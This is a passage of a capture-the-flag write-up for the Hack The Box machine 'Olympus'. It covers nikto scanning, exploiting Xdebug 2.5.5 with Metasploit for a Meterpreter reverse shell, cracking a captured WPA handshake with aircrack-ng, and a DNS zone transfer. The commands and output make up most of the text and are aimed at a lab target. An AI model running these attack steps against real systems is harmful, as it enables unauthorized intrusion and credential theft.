

OLYMPUS - WriteUp

Author : - 3z culprit

Hello culprits,


The following write-up will cover the intrinsics of rooting Olympus machine present on HTB.

Machine IP : 10.10.10.83

Machine type : Linux


- 1) **Initial Foothold**: We start with our basic nmap command to find out the open ports , services. Here it goes:-

We see from the nmap scan that there is a **port 22** which is used for SSH but it is filtered, so we can assume that after performing some actions it will get opened. Next we have **port 53** opened which is domain bind . Other ports are , **port 80** which has http server running and webpage is hosted with title **Crete Island - Olympus HTB**. Last we have **port 2222** which is another Port for SSH with title as City of Olympia which is a stage of challenge. Now we Navigate to port 80 which shows us a picture of zeus. Here it is:-



```
<!DOCTYPE HTML>
<html>
<head>
<title>Crete island - Olympus HTB</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
<link rel="stylesheet" href="https://www.10.10.10.83/crete.css">
</head>
<body class="crete">
</body>
</html>
```

We see that there is not much information present on the source code and the picture did not give us any information to move forward. Since it is a webpage let's try running nikto to see any vulnerability present itself in response. Here it goes:-



A screenshot of a terminal window titled "Terminator". The terminal shows the output of the Nikto web scanner. The output includes the version of Nikto (v2.1.6), target information (IP: 10.10.10.83, Hostname: 10.10.10.83, Port: 80, Start Time: 2018-08-30 07:26:18 GMT-4), and a note about an uncommon header 'xdebug' found with contents 2.5.5.

```
root@kali:~# nikto -h 10.10.10.83
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.83
+ Target Hostname:    10.10.10.83
+ Target Port:        80
+ Start Time:         2018-08-30 07:26:18 (GMT-4)
-----
+ Server: Apache
+ Uncommon header 'xdebug' found, with contents: 2.5.5
```

It gives out more information but for now the “uncommon header ‘xdebug’ ” gives us a little direction to move forward. A quick google search lists out the vulnerability related to xdebug version 2.5.5 . For more depth of how the RCE works , refer to :- [XDEBUG-RCE](#) .

From this moment we have two paths , either we use Metasploit module :-

-> **exploit/unix/http/xdebug_unauth_exec**

Or we can use the script hosted at :-

-> <https://github.com/gteissier/xdebug-shell>

We can use either of the methods , in this write-up let's move ahead with Metasploit . Fire up msfconsole and use the module. Here it goes:-

```
Applications ▾ Places ▾ Terminator ▾
root@kali:~# [ metasploit v4.16.65-dev
+ -- ---[ 1780 exploits - 1016 auxiliary - 308 post
+ -- ---[ 538 payloads - 41 encoders - 10 nops
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/http/xdebug_unauth_exec
msf exploit(unix/http/xdebug_unauth_exec) > info

    Name: xdebug Unauthenticated OS Command Execution
    Module: exploit/unix/http/xdebug_unauth_exec
    Platform: PHP
        Arch: php
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2017-09-17

Provided by:
    Ricter Zheng
    Shaksham Jaiswal
    Mumbai

Available targets:
  Id  Name
  --  ---
  0   Automatic

Basic options:
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  PATH      /index.php      yes       Path to target webapp
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                            yes      The target address
  RPORT      80             yes      The target port (TCP)
  SRVHOST   0.0.0.0         yes      Callback host for accepting connections
  SRVPORT    9000            yes      Port to listen for the debugger
  SSL        false           no       Negotiate SSL/TLS for outgoing connections
  VHOST                            no       HTTP server virtual host

Payload information:

Description:
  Module exploits a vulnerability in the eval command present in
  Xdebug versions 2.5.5 and below. This allows the attacker to execute
  arbitrary php code as the context of the web user.

References:
  https://redshark1802.com/blog/2015/11/13/xpwn-exploiting-xdebug-enabled-servers/
  https://paper.seebug.org/397

msf exploit(unix/http/xdebug_unauth_exec) >
```

Fill in the required fields for RHOST, LHOST and we are good to go. Let's exploit this :-

```

Applications ▾ Places ▾ Terminator ▾ Thu 07:54
root@kali: ~/xdebug-
root@kali: ~/xdebug-

Rank: Excellent
Disclosed: 2017-09-17

Provided by:
Ricter Zheng
Shaksham Jaiswal
Mumbai

Available targets:
Id Name
-- ---
0 Automatic

Basic options:
Name Current Setting Required Description
---- -----
PATH /index.php yes Path to target webapp
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port (TCP)
SRVHOST 0.0.0.0 yes Callback host for accepting connections
SRVPORT 9000 yes Port to listen for the debugger
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host

Payload information:

Description:
Module exploits a vulnerability in the eval command present in
Xdebug versions 2.5.5 and below. This allows the attacker to execute
arbitrary php code as the context of the web user.

References:
https://redshark1802.com/blog/2015/11/13/xpwn-exploiting-xdebug-enabled-servers/
https://paper.sebug.org/397/

msf exploit(unix/http/xdebug_unauth_exec) > set rhost 10.10.10.83
rhost => 10.10.10.83
msf exploit(unix/http/xdebug_unauth_exec) > set lhost tun0
lhost => tun0
msf exploit(unix/http/xdebug_unauth_exec) > run

[*] Started reverse TCP handler on 10.10.10.83:4444
[*] 10.10.10.83:80 - Waiting for client response.
[*] 10.10.10.83:80 - Receiving response
[*] 10.10.10.83:80 - Shell might take upto a minute to respond. Please be patient.
[*] 10.10.10.83:80 - Sending payload of size 2026 bytes
[*] Sending stage (37775 bytes) to 10.10.10.83
[*] Meterpreter session 1 opened (10.10.10.83:4444 -> 10.10.10.83:50938) at 2018-08-30 07:53:35 -0400

meterpreter >

```

And we have our meterpreter session. After some enumeration we can figure out that we are inside a docker container (**Docker is a program that performs operating-system-level virtualization , also known as “containerization”**) by looking at the following file:- (`.dockercfg`)

```
Applications ▾ Places ▾ Terminator ▾


[ 100644/rw-r--r-- 28 fil 2018-08-30 06:24:05 -0400 a.php
100644/rw-r--r-- 29 fil 2018-08-30 06:33:00 -0400 b.php
40755/rwxr-xr-x 4096 dir 2018-08-30 04:55:00 -0400 captured
100644/rw-r--r-- 137 fil 2018-04-08 06:57:55 -0400 crete.css
100644/rw-r--r-- 67646 fil 2018-04-08 06:57:55 -0400 favicon.ico
100644/rw-r--r-- 362 fil 2018-04-15 13:12:04 -0400 index.php
100644/rw-r--r-- 1113 fil 2018-08-30 03:42:15 -0400 meterpreter.php
100644/rw-r--r-- 37144 fil 2018-04-08 06:57:55 -0400 zeus.jpg

meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: /
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100755/rwxr-xr-x  0    fil   2018-04-08 13:50:31 -0400 .dockerenv
40755/rwxr-xr-x  4096 dir   2018-04-08 13:31:45 -0400 bin
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 boot
40755/rwxr-xr-x  340   dir   2018-08-30 00:02:58 -0400 dev
40755/rwxr-xr-x  4096 dir   2018-08-30 03:48:52 -0400 etc
40755/rwxr-xr-x  4096 dir   2018-04-08 13:31:48 -0400 home
40755/rwxr-xr-x  4096 dir   2018-04-08 06:56:55 -0400 lib
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 lib64
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 media
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 mnt
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 opt
40555/r-xr-xr-x  0    dir   2018-08-30 00:02:58 -0400 proc
40700/rwx-----  4096 dir   2018-04-15 13:08:50 -0400 root
40755/rwxr-xr-x  4096 dir   2018-04-08 13:50:32 -0400 run
40755/rwxr-xr-x  4096 dir   2018-04-08 06:57:55 -0400 sbin
40755/rwxr-xr-x  4096 dir   2018-04-07 20:34:13 -0400 srv
40555/r-xr-xr-x  0    dir   2018-08-30 03:16:19 -0400 sys
41777/rwxrwxrwx  4096 dir   2018-08-30 06:35:59 -0400 tmp
40755/rwxr-xr-x  4096 dir   2018-04-08 13:31:45 -0400 usr
40755/rwxr-xr-x  4096 dir   2018-04-15 13:08:19 -0400 var

meterpreter > cd home
meterpreter > ls
Listing: /home
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
40755/rwxr-xr-x  4096 dir   2018-04-08 13:31:48 -0400 zeus

meterpreter > clear
[-] Unknown command: clear.
meterpreter >
```

After some more enumeration we navigate to **/usr/zeus/airgeddon** to witness the following files. None of them are a flag by the way! 😊 guys the fun has just started 😊. Now for the uninitiated, **Airgeddon** is a multi purpose bash script used to audit wireless networks. Here are the files in the directory:-



```
Applications ▾ Places ▾ Terminator ▾

41777/rwxrwxrwx 4096 dir 2018-08-30 06:35:59 -0400 tmp
40755/rwrxr-xr-x 4096 dir 2018-04-08 13:31:45 -0400 usr
40755/rwrxr-xr-x 4096 dir 2018-04-15 13:08:19 -0400 var

meterpreter > cd home
meterpreter > ls
Listing: /home
=====
Mode      Size  Type  Last modified          Name
----      ---   ---   -----              -----
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 zeus

meterpreter > clear
[-] Unknown command: clear.
meterpreter > cd zeus
meterpreter > ls
Listing: /home/zeus
=====
Mode      Size  Type  Last modified          Name
----      ---   ---   -----              -----
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 airgeddon

meterpreter > cd airgeddon
meterpreter > ls
Listing: /home/zeus/airgeddon
=====
Mode      Size  Type  Last modified          Name
----      ---   ---   -----              -----
100644/rw-r--r-- 264    fil   2018-04-08 13:31:47 -0400 .editorconfig
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 .git
100644/rw-r--r-- 230    fil   2018-04-08 13:31:48 -0400 .gitattributes
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 .github
100644/rw-r--r-- 89     fil   2018-04-08 13:31:48 -0400 .gitignore
100644/rw-r--r-- 15855   fil   2018-04-08 13:31:48 -0400 CHANGELOG.md
100644/rw-r--r-- 3228   fil   2018-04-08 13:31:48 -0400 CODE_OF_CONDUCT.md
100644/rw-r--r-- 6358   fil   2018-04-08 13:31:48 -0400 CONTRIBUTING.md
100644/rw-r--r-- 3283   fil   2018-04-08 13:31:48 -0400 Dockerfile
100644/rw-r--r-- 34940   fil   2018-04-08 13:31:48 -0400 LICENSE.md
100644/rw-r--r-- 4425   fil   2018-04-08 13:31:48 -0400 README.md
100644/rw-r--r-- 297711  fil   2018-04-08 13:31:48 -0400 airgeddon.sh
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 binaries
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 captured
40755/rwrxr-xr-x 4096 dir   2018-04-08 13:31:48 -0400 imgs
100644/rw-r--r-- 16315   fil   2018-04-08 13:31:48 -0400 known_pins.db
100644/rw-r--r-- 685345  fil   2018-04-08 13:31:48 -0400 language_strings.sh
100644/rw-r--r-- 33     fil   2018-04-08 13:31:48 -0400 pindb_checksum.txt


meterpreter >
```

We navigate to **captured** directory to witness two files : **captured.cap** , **papyrus.txt** . Former is a captured file stored after successful **HANDSHAKE** between a client and a wireless network. Now after some more enumeration , it was evident that we will have to crack the encrypted .cap file to get any idea about the next phase. When we “cat” the text file it says:-

“Captured while flying . I'll banish him to Olympia - Zeus”

With this message it is pretty clear that we have to find a path to Olympia using the files.

2) **USER.TXT**: We download the files to local machine and get some more information about it. Since it is a handshake file we can run it with aircrack-ng. Here it is:-



```
root@kali:~/xdebug-shell# cd ..
root@kali:~/Desktop/
root@kali:~/Desktop# ls
10.10.10.100.txt ApacheStruts2 captured.cap      hashes1      impacket      knock      LinEnum      php-reverse-shell.php  secret.zip
10.10.10.84     BurpSuitePro   captured-dec.cap  hashes.txt  kerberoast  known_pins.db  papyrus.txt  secret          zeus.jpg
root@kali:~/Desktop# aircrack-ng captured.cap
Opening captured.cap
Read 6498 packets.

      #  BSSID           ESSID           Encryption
      1  F4:EC:3B:AB:A8:A9  Too close to th3 Sun    WPA (1 handshake)

Choosing first network as target.

Opening captured.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
root@kali:~/Desktop#
```

We see the encryption as WPA (which is fairly secure , so cracking it may take some time , be patient) . Now we provide the wordlist - **RockYou.txt** . And let the cracking begin! 😊

```
Aircrack-ng 1.2

[00:00:10] 13692/9822769 keys tested (1426.31 k/s)

Time left: 1 hour, 54 minutes, 38 seconds          0.14%

Current passphrase: beaches1

Master Key      : 90 75 32 A7 A6 3B 04 8F EA 6A 20 5D 74 16 28 30
                  49 42 97 DB 19 37 0C 57 C1 86 98 54 CE 2F AD 30

Transient Key   : CA 32 08 A0 6B 90 98 37 99 5B 07 40 47 F7 2B F9
                  88 27 AE 12 54 6C 54 8B 01 12 D4 1F EA 89 7A 95
                  AA B0 01 54 49 22 08 26 62 AB C9 D2 01 56 20 4C
                  7A 4C 31 37 E2 85 EE 73 B8 0E 2B 48 E0 10 A7 22

EAPOL HMAC     : E3 43 FB F2 22 67 92 1D EB D8 9B 57 8F 89 FE 89
```


After some amount of time (depending upon the computational power) we will get the passkey as “**flightoficarus**”.

Now we have a typical CTF like situation where we have a lot of information but connecting the right dots is very necessary. The ESSID from above screenshot reads “**Too_cl0se_to_th3_Sun**” , which seems like a password (Trust your intuition , that’s what CTF is all about).

The story of “**Icarus flying too close to the sun**” can help in figuring out the username and password.

Reference:- <http://www.mythweb.com/encyc/entries/icarus.html>

Going for SSH (on port 2222) with gathered credentials. We see that we are still in a container (**icarus@620....**). Reading the file gives us some information. Here it is:-



```
Applications ▾ Places ▾ Terminator ▾


icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb

icarus@620b296204a3:~$
```

We see that we have got the domain name. Now we can actually connect the dots as to why port 53 was open. It is used for “DNS zone transfers” which happens via UDP but here we have port 53 open to TCP as well. Using the technique to figure out whether any text is present in DNS zone transfers through TCP. Here it is:-




```
Applications ▾ Places ▾ Terminal ▾ Thu 08:40
root@kali: ~


File Edit View Search Terminal Help
root@kali:~# dig axfr ctfolympus.htb @10.10.10.83
;; global options: +cmd
; <>> DIG 9.10.3-P4-Debian <>> axfr ctfolympus.htb @10.10.10.83
;; global options: +cmd
ctfolympus.htb. 86400 IN SOA ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb. 86400 IN TXT "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l th3 Fire!"
ctfolympus.htb. 86400 IN A 192.168.0.120
ctfolympus.htb. 86400 IN NS ns1.ctfolympus.htb.
ctfolympus.htb. 86400 IN NS ns2.ctfolympus.htb.
